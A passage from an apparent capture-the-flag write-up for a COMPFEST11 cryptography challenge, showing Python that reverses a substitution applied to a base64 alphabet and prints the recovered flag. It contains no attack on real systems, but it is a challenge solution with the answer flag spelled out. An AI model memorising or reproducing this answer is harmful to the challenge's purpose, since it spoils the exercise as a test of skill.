listing = {}
```

```
for i in range(len(b64_enc)):  
    if b64_enc[i] not in listing:  
        listing[b64_enc[i]] = b64[i]
```

```
print(f"dict found : {len(listing)}")
```

```
print(f"\ndict list : {listing}")
```

```
for i in flag_enc:  
    if i in listing:  
        flag_b64.append(listing[i])  
    else:  
        flag_b64.append(i)
```

```
flag_b64 = "".join(i for i in flag_b64)
```

```
print(f"\n\n[+] base64 : {flag_b64}")
```

```
flag = dec(flag_b64).decode().split(" ")[3].split(" ")[0]+""
```

```
print(f"[+] Flag : {flag}")
```

Flag : COMPFEST11{is_this_even_cryptography_lo!}